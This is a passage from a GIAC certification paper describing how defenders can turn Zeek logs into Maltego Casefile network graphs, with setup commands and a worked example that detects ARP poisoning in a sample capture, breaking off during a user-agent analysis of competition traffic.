Global Information Assurance Certification Paper

Zeek Log Reconnaissance with Network Graphs Using Maltego Casefile

GIAC (GCIA) Gold Certification

Author: *Ricky Tan, smock.upstage260@4wrd.cc*
Advisor: *Sally Vandeven*

Accepted: *August 25, 2020*

Abstract

Cyber defenders face a relentless barrage of network telemetry, in terms of volume, velocity, and variety. One of the most prolific types of telemetry are Zeek (formerly known as Bro) logs. Many "needle-in-a-haystack" approaches to threat discovery that rely on log examination are resource-intensive and unsuitable for time-sensitive engagements. This reality creates unique difficulties for teams with few personnel, skills, and tools. Such challenges can make it difficult for analysts to conduct effective incident response, threat hunting, and continuous monitoring of a network. This paper showcases an alternative to traditional investigative methods by using network graphs. Leveraging a freely available, commercial-off-the-shelf tool called Maltego Casefile, analysts can visualize key relationships between various Zeek log fields to quickly gain insight into network traffic. This research will explore variations of the network graph technique on multiple packet capture (PCAP) datasets containing known-malicious activity.

1. Introduction

Log data offers a wealth of technical information in a structured, machine-parseable manner. They can be stored in databases, are programmatically manipulatable, and compress well with tools like xzip. Whether for debugging software during development or reporting on activity during execution, logging is generally a ubiquitous practice in modern networks because of the potential visibility into adversarial activity for analysts.

Zeek is a passive network traffic analyzer that leverages this design pattern to generate event logs based on network activity, track connections, and extract application data (Zeek 2020). It handles the heavy lifting of packet dissection and protocol parsing, presenting raw traffic in a more human-readable format. The generated logs are not *human-friendly*, however, since their repetitive nature makes it difficult for an analyst to mentally summarize, at a glance, *what is actually occurring* on a network. Text editors, terminal emulators, and dashboards typically only display a few dozen lines per screenful, among possibly thousands in a single log file.

Over time, Zeek logs may also balloon to gigabytes in size, even when compressed, and especially when collected from high-throughput network links. Large file sizes increase the time required to compress, decompress, store, transport, and process on all but the most high-powered computers. Security operations centers (SOCs) also have limited resources and skilled staff to quickly integrate volumes of data and deliver actionable intelligence (Crowley & Crowley & Pescatore 2018). Researchers estimate the network telemetry market to grow by over 38% each year until 2024, due to increasing data traffic and the general adoption of digital transformation across organizations (MarketsandMarkets, 2019). These factors contribute to an ever-increasing *opacity* for end analysts. During time-sensitive, high-impact activities such as threat hunts or incident responses, the reduced data visibility can jeopardize the mission. While technology can enable teams' potential performance, it can become a hindrance as well. Modern telemetry and logging in a network forensics context are apt examples of this quagmire.

Ricky Tan, smock.upstage260@4wrd.cc

2. Existing Praxis

There are two techniques for analyzing voluminous Zeek telemetry: manual filtering and dashboards. These methods stem from the nature of structured data, the abundance of tools to process it, and the ease of querying and presenting it in a line-oriented or summarized fashion. They are naturally machine-centric.

2.1. Filtering

Many junior analysts may find themselves chaining together series of bash commands to whittle down logs to a size more suitable for viewing in a terminal window. For example, the following command shows connections from source and destination IP addresses of TCP connections not identified as HTTP and SSL.

```
$ cat conn.log | zeek-cut -d ts id.orig_h id.resp_h service \
               | grep tcp | grep -v -e http -e ssl
```

The original log contained 6.2 million lines of events, while this command's output comprises 103 lines. Out of the remaining results, an analyst can then begin to form hypotheses about what identifiers within the log file to focus on next. This approach fits the traditional "needle-in-a-haystack" paradigm, focusing on:

1. Removing as much hay as possible to increase the odds of finding needles
2. Searching directly for known or probable needles.

For instances where the desired end state is clear, filtering is a straightforward way to negotiate a dataset. In many cases, however, the desired end state *is not* clear. Junior analysts unfamiliar or senior analysts overly-familiar with an organization's network may inadvertently *filter away* relevant data points within a log file. It is often the lesser-known anomalies that harbor the most valuable clues about any post-breach activity.

To account for time and convenience, security analysts may curate a set of pre-prepared queries that may have demonstrated success in the past. Signature-oriented queries may focus on matching IPs or domains against a blocklist or reputation database.

Behavioral queries may focus on activities like long connections, large data transfers, or non-standard ports. These advanced filtering methods can take considerable time for analysts to develop and require fine-tuning for different network environments.

2.2. Dashboards

Many security teams have adopted security information and event management platforms (SIEMs) to assist analysts in gaining greater data visibility and complement filtering. For example, in a survey of over 200 IT and cyber professionals, most respondents have deployed big data projects and considered log management and data analysis top priorities (Filkins, 2015). Examples of such platforms include Splunk, ArcSight, LogRhythm, and ELK. These tools aggregate various log sources, present them in a dashboard-style layout, and allow analysts to perform advanced search queries. Each pane on a dashboard displays different "views" of log data, whether as graphical charts or tables. Dashboards can offer real-time feedback on events and summarize them into statistical reports (Figure 1). Users may also configure panes to trigger alerts on particular events.

Figure 1. A SIEM-style dashboard. Reprinted from *Splunk.com*, Retrieved July 6, 2020 from https://www.splunk.com/en_us/central-log-management.html

Despite remarkable advancements in SIEM technology over the years, the underlying analysis paradigm for dashboards is essentially filtering-based. The various panes present different perspectives of an underlying data model. The restriction of information in these panes improves data manageability for an analyst, since presenting the entirety of the data model on a single view can be optically overwhelming.

2.3. Shortcomings

In either case, manual filtering and dashboards tend to promote *line-oriented* analysis, where users focus on individual entries presented on display. These methods shine when searching, counting, or extracting specific identifiers from a dataset. Unfortunately, the nature of this approach makes it difficult to see the big picture of what is occurring within network traffic. Correlation and pivoting between data points are also

challenging since related identifiers of interest exist in many other views. The result is a mosaic of screens, tabs, and windows. On the other hand, visualization helps summarize everything into a single, efficient view that supports decision-making (Marty, 2010). This research will demonstrate how network graphs can serve as a useful "reconnaissance" tool to cover the gaps in traditional log analysis methods.

3. An Overview of Network Graphs

The earliest paper in graph theory came from a solution to the Königsberg bridge problem by the renowned mathematician, Leonhard Euler, in 1736 (Carlson, 2010). The question was whether one could traverse all seven bridges in Königsberg once, and only once. Euler used a network graph to determine that this was, indeed, impossible.




Figure 2. Bridges of Königsberg. Reprinted from Konigsberg bridges, In *Wikimedia Commons*, B. Giuşcă, Retrieved July 6, 2020, from https://commons.wikimedia.org/wiki/File:Konigsberg_bridges.png




Figure 3. Königsberg bridges as a graph

The summarizing of an intricate city map into a graph allowed Euler to draw inferences abstractly. While Euler himself did not develop graph theory, his work enabled subsequent mathematicians who later refined this field, with the first textbook on the subject appearing two hundred years later in 1936 by Dénes Kőnig (Tutte, 2001).

3.1. Usefulness in Anomaly Detection

Detective capabilities are indispensable for security teams because prevention eventually fails (Bejtlich, 2013). Yet, effective detection is near-intractable for people when the data is typically generated by computers, for computers. Humans don't excel at

processing and searching through data. However, they are exceptional at identifying new patterns and anomalies in complex datasets, especially with the right tools to *see* and communicate findings (Goodall, 2007). Visual techniques like network graphs can ultimately save considerable time since people can more easily detect patterns and outliers in data. Network graphs show how elements relate to one another through nodes and edges (sometimes called vertices or links). They allow one to visualize multiple variables in a single view. Graph-based approaches to anomaly detection are vital because they naturally represent inter-dependencies within a monitoring domain and might be more robust to adversarial behavior (Akoglu et al., 2014). Adversaries often possess only a "local" view of the operating space and try to mask their existence only within this locality.




Figure 4. Examples of a linked graphs.

To entirely evade detection, they may need to modify behaviors to replicate the entire relational model within a graph. To do so successfully can be cost-prohibitive to even the most persistent of threats. For static network graphs, the overall structure and attributes are the only sources of information available (Akoglu et al., 2014). Consequently, constructing them to allow certain types of data to be more visible than others is essential. This concept is known as pre-attentiveness. The human brain can process a pre-attentive object four times faster than a non-pre-attentive one (Fligg & Max, 2012). One can detect anomalies in a network graph by comparing and contrasting features such as node size, edge weight/direction, colors, annotations, and positional density.




Figure 5. Various pre-attentive patterns for anomaly detection.

Network graphs not only show anomalies easily, but can also offer analysts a common visual model by which to communicate findings. This is superior to sharing queries or identifiers to search for with one another. Implementing the right visualization software that allows analysts to rapidly construct network graphs can complement people's natural perception and intuition to build relationships within line-oriented logs. More succinctly, "a picture is worth a thousand log records" (Marty, 2010). This research intends to showcase such a reality.

4. Applying Network Graphs to Zeek Logs

Professionals often perform data analysis on a personal or work-issued laptop, which typically does not have tremendous processing, storage, or memory. Working directly with large log files can be prohibitively time and resource-exhausting. Converting PCAP files to Zeek logs to importable graph files like CSV can yield a file reduction of several orders of magnitude in size. Once an analyst identifies something of interest in the graph, they can then use tools to extract the relevant events or packets from a source log or PCAP. They can then annotate findings and share them with others as a reference model. This workflow can rapidly speed up the incident response or threat hunting process, especially when the team assigns dedicated members to perform graph reconnaissance and others for more in-depth data investigation.

Ricky Tan, smock.upstage260@4wrd.cc

4.1. Analysis Environment

For this research, the lab for demonstrating network graphs and their potential aims to imitate "field" environments and be as accessible as possible for cybersecurity practitioners. It consists of a VMware virtual machine with 16GB of RAM, 4 CPU cores, running Ubuntu 20.04 LTS, with the following software:

- Zeek (3.0.7)
- Maltego Casefile (4.2.11)
- Wireshark, Tshark (3.2.3)

4.2. Installing and Configuring

To install and configure Zeek, add its repository to the apt sources:

```
$ echo 'deb
http://download.opensuse.org/repositories/security:/zeek/xUbuntu_20.04/ /' |
sudo tee /etc/apt/sources.list.d/security:zeek.list

$ sudo wget -nv
https://download.opensuse.org/repositories/security:zeek/xUbuntu_20.04/Relea
se.key -O "/etc/apt/trusted.gpg.d/security:zeek.asc"

$ sudo apt update
$ sudo apt install -y zeek
```

To run Zeek globally, export it with the $PATH environment variable and set it to apply upon login:

```
$ export PATH=/usr/local/zeek/bin:$PATH
$ echo "export PATH=/opt/zeek/bin:$PATH" >> ~/.bashrc
$ source ~/.bashrc
```

Enable additional built-in scripts by uncommenting the following lines in Zeek's `local.zeek` file. The configuration enables Zeek scripts that provide additional logging information.

```
$ vim /opt/zeek/share/zeek/site/local.zeek
```

```
    @load policy/protocols/conn/mac-logging
    @load policy/protocols/conn/vlan-logging
    @load protocols/http/detect-webapps
```

To install Wireshark and Tshark, run:

```
$ sudo apt install -y wireshark wireshark-commons wireshark-qt
```

To install Maltego, download the appropriate binary from their website at https://www.maltego.com/downloads/. Maltego depends on the Java Runtime Environment (JRE). To install it, run:

```
$ sudo apt install -y default-jdk
```

At first launch, select "Maltego Casefile (Free)" at the product selection window.

4.3. Network Graphing Example – ARP Poisoning Logs

Chris Sanders, the author of *Practical Packet Analysis*, provides a small PCAP of an ARP poisoning attack (Sanders, 2017). To demonstrate a simple process for visualizing this, begin by downloading the capture from his Github repository and process it with Zeek.

```
$ wget https://github.com/chrissanders/packets/raw/master/arppoison.pcapng
$ zeek -r arppoison.pcapng local
```

To suppress the "`WARNING: No Site::local_nets have been defined`" message, append the following to the previous command, which defines private IP subnets within the PCAP:

```
"Site::local_nets += { 192.168.0.0/16, 10.0.0.0/8, 172.16.0.0/12 }"
```

To suppress the "`Your trace file likely has invalid TCP and UDP checksums`" and prevent Zeek from discarding packets with invalid checksums (possibly due to NIC

offloading), instruct it to ignore checksums. However, doing so may result in segmentation faults and "unrecognized character" message.

```
$ zeek -C -r arppoison.pcapng local
```

In an ARP poisoning situation, an attacker spoofs ARP packets masquerading as the default gateway, in an attempt to poison the ARP cache of the hosts on a local network. Successfully poisoned hosts will then associate the default gateway's MAC address with that of the attacker. The change lets the attacker intercept Layer 2 packets and perform man-in-the-middle attacks on victims. To spot this type of attack, an analyst will need to focus on the changing relationships between IP and MAC address associations:

- Source IP to Source MAC
- Destination IP to Destination MAC
- Source MAC to Destination MAC


One may wonder which fields to extract when analyzing for a particular type of traffic anomaly. This line of thought resembles more of a *signature-based* approach. As a start, it is more expedient to graph standard fields within a Zeek log to see what anomalies stand out from the data. Appendix D contains a list of various relationships for consideration.

Extracting these fields from Zeek's `conn.log` using the `zeek-cut` command and substituting the tab-delimited output with commas will produce a CSV file Maltego Casefile can import:

```
cat conn.log | zeek-cut id.orig_h orig_l2_addr resp_l2_addr id.resp_h \
             | tr '\t' ',' > srcmac-srcip-dst-ip-dstmac.csv
```

Though graphs inherently remove duplicate entries when imported, an analyst may wish to reduce it beforehand to save space:

```
cat conn.log | zeek-cut id.orig_h orig_l2_addr resp_l2_addr id.resp_h \
             | tr '\t' ',' | sort -u > srcmac-srcip-dst-ip-dstmac.csv
```



```
172.16.0.107,00:21:70:c0:56:f0,00:26:0b:31:07:33,12.153.20.41
172.16.0.107,00:21:70:c0:56:f0,00:26:0b:31:07:33,12.153.20.41
172.16.0.107,00:21:70:c0:56:f0,00:26:0b:31:07:33,12.153.20.41
172.16.0.107,00:21:70:c0:56:f0,00:26:0b:31:07:33,12.153.20.41
172.16.0.107,00:21:70:c0:56:f0,00:26:0b:31:07:33,12.153.20.41
172.16.0.107,00:21:70:c0:56:f0,00:26:0b:31:07:33,12.153.20.41
172.16.0.107,00:21:70:c0:56:f0,00:26:0b:31:07:33,12.153.20.41
172.16.0.107,00:21:70:c0:56:f0,00:26:0b:31:07:33,12.153.20.41
172.16.0.107,00:21:70:c0:56:f0,00:26:0b:31:07:33,12.153.20.41
172.16.0.107,00:21:70:c0:56:f0,00:26:0b:31:07:33,12.153.20.41
172.16.0.107,00:21:70:c0:56:f0,00:26:0b:31:07:33,12.153.20.41
172.16.0.107,00:21:70:c0:56:f0,00:26:0b:31:07:33,12.153.20.41
172.16.0.107,00:21:70:c0:56:f0,00:26:0b:31:07:33,12.153.20.41
172.16.0.107,00:21:70:c0:56:f0,00:26:0b:31:07:33,12.153.20.41
172.16.0.107,00:21:70:c0:56:f0,00:25:b3:bf:91:ee,12.153.20.41
172.16.0.107,00:21:70:c0:56:f0,00:25:b3:bf:91:ee,12.153.20.41
172.16.0.107,00:21:70:c0:56:f0,00:25:b3:bf:91:ee,12.153.20.41
172.16.0.107,00:21:70:c0:56:f0,00:25:b3:bf:91:ee,12.153.20.41
172.16.0.107,00:21:70:c0:56:f0,00:25:b3:bf:91:ee,12.153.20.41
172.16.0.107,00:21:70:c0:56:f0,00:25:b3:bf:91:ee,12.153.20.41
172.16.0.107,00:21:70:c0:56:f0,00:25:b3:bf:91:ee,12.153.20.41
172.16.0.107,00:21:70:c0:56:f0,00:25:b3:bf:91:ee,12.153.20.41
172.16.0.107,00:21:70:c0:56:f0,00:25:b3:bf:91:ee,12.153.20.41
172.16.0.107,00:21:70:c0:56:f0,00:25:b3:bf:91:ee,12.153.20.41
172.16.0.107,00:21:70:c0:56:f0,00:25:b3:bf:91:ee,12.153.20.41
172.16.0.107,00:21:70:c0:56:f0,00:25:b3:bf:91:ee,12.153.20.41
172.16.0.107,00:21:70:c0:56:f0,00:25:b3:bf:91:ee,12.153.20.41
172.16.0.107,00:21:70:c0:56:f0,00:26:0b:31:07:33,74.125.95.147
172.16.0.107,00:21:70:c0:56:f0,00:26:0b:31:07:33,74.125.95.147
```

Figure 6. CSV representation of MAC-IP relationships

To import the CSV file in Maltego, select the "Import a 3rd Party Table" menu option, and select the correct file:




Figure 7. Import Menu




Figure 8. CSV Selection Menu

In the following menu, select an entity type to map to each column. For graphing Zeek logs, it is best to choose entity types with varying colors to distinguish between node types. The "Connectivity Graph" tab provides a visual preview of the underlying graph structure. In Figure 9, it is mapping a source IP address (Column 1), to a source MAC address (Column 2), to a destination MAC Address (Column 3), to a destination IP address (Column 4). Deleting an edge in the connectivity graph would exclude the entire column from the Maltego graph.

Ricky Tan, smock.upstage260@4wrd.cc




Figure 9. Mapping Columns to Entities




Figure 10. Connectivity Graph Preview

The next window offers final, configurable import settings, such as skipping rows, trimming empty values or whitespace, limiting the number of entities imported, or merging duplicate links. Casefile supports a maximum of 10,000 nodes in a graph.




Figure 11. Import Settings

Figure 12. Import Summary

At first glance, Casefile will automatically select a layout for the graph (Figure 13). Setting it manually to a "Hierarchical" view presents a clearer picture of the ARP poisoning activity (Figure 14). The victim, `172.16.0.107` has a MAC address of `00:21:70:c0:56:f0` and accesses `74.125.95.147` (Google) and `12.153.20.41` (AT&T nameserver) via `00:26:0b:31:07:33` (Cisco). This normal activity becomes in light of the

additional connection to the nameserver via a different MAC address, `00:25:b3:bf:91:ee` (Hewlett Packard).




Figure 13. Initial layout




Figure 14. Hierarchical Layout

Not shown is the Hewlett Packard MAC address also connected to the Google IP address, due to bad checksums, which Zeek discards. Using Tshark would reveal packets containing this connection too. Figure 15 shows these entries highlighted in the CSV file:

```
$ tshark -r arppoison.pcapng -T fields \
         -e ip.src_host -e eth.src -e eth.dst -e ip.dst_host \
         | tr '\t' ',' > srcip-srcmac-dstmac-dstip.csv
```

```
172.16.0.107,00:21:70:c0:56:f0,00:25:b3:bf:91:ee,74.125.95.147
74.125.95.147,00:25:b3:bf:91:ee,00:21:70:c0:56:f0,172.16.0.107
172.16.0.107,00:21:70:c0:56:f0,00:25:b3:bf:91:ee,74.125.95.147
172.16.0.107,00:21:70:c0:56:f0,00:25:b3:bf:91:ee,74.125.95.147
74.125.95.147,00:25:b3:bf:91:ee,00:21:70:c0:56:f0,172.16.0.107
172.16.0.107,00:21:70:c0:56:f0,00:25:b3:bf:91:ee,74.125.95.147
74.125.95.147,00:25:b3:bf:91:ee,00:21:70:c0:56:f0,172.16.0.107
172.16.0.107,00:21:70:c0:56:f0,00:25:b3:bf:91:ee,74.125.95.147
74.125.95.147,00:25:b3:bf:91:ee,00:21:70:c0:56:f0,172.16.0.107
172.16.0.107,00:21:70:c0:56:f0,00:25:b3:bf:91:ee,74.125.95.147
172.16.0.107,00:21:70:c0:56:f0,00:25:b3:bf:91:ee,74.125.95.147
74.125.95.147,00:25:b3:bf:91:ee,00:21:70:c0:56:f0,172.16.0.107
172.16.0.107,00:21:70:c0:56:f0,00:25:b3:bf:91:ee,74.125.95.147
74.125.95.147,00:25:b3:bf:91:ee,00:21:70:c0:56:f0,172.16.0.107
```

Figure 15. Additional entries by including packets with bad checksums.

Ricky Tan, smock.upstage260@4wrd.cc

Sometimes, an analyst might expect to see the destination IP addresses mapped to both MAC addresses when a proxy or load balancing device exists. In the case of a simple local network, link analysis makes the anomaly immediately apparent. Verifying the packets in a line-oriented tool like Wireshark can also raise the same conclusion about the changing destination MAC address.




Figure 16. ARP Poisoning in Wireshark

Even with relatively simple Zeek logs and small packet captures, network graphs are valuable as visual tools for illustrating technical activity. The next dataset will show a more complex showcase of network graphs.

4.4. Mapping C2 Infrastructure

The Mid-Atlantic Collegiate Cyber Defense Exercise Competition (MACCDC) is an “inherit-and-defend” cyber defense exercise where participant teams build and secure their networks against professional penetration testers (Choo et al., 2020). The competition boasts blue teams from eight colleges and a full red team. Data from this environment offers a wealth of malicious traffic useful for showcasing unusual activity by a red team operating covertly. The company Netresec hosts split PCAPs of the 2012 competition at: https://www.netresec.com/?page=MACCDC.

The uncompressed merged PCAP weighs over 18GB, with its derivative Zeek logs at over 1GB. Discovering indicators of compromise (IOCs) can be challenging for junior analysts using traditional methods since it’s difficult to mentally track mentally excessive activity. Leveraging Maltego Casefile, they can use network graphs as an investigative

entry point. Using the process described previously, an analyst can hypothesize other relationships that can reveal possible anomalies.

```
cat http.log | zeek-cut id.orig_h user_agent
             | tr '\t' ',' > http_src-useragent.csv
```

The resulting CSV file is only 5kB when deduplicated. For example, by mapping source IP address to user agent strings in Zeek's http.log, one can see clusters of orange and blue dots (entities), based on their relationships. In Figure 16, blue dots represent unique user agent strings, while the orange ones represent unique source IP addresses.




Figure 17. Mapping Source IP addresses to user agents. Entity sizes based on outbound degree.

Maltego supports changing the entity size based on inbound or outbound degree-connectivity. Setting the entity size based on *outbound* degree emphasizes source endpoints. The graph on the left in Figure 17 is Maltego's raw output, while the one on the right contains annotations from a screenshot tool to clarify the clusters. It appears that some source IP addresses have many unique user agents associated with them, while others share the same one. IP addresses with many user agents can indicate a device running many different types of applications, including malware. Endpoints sharing a

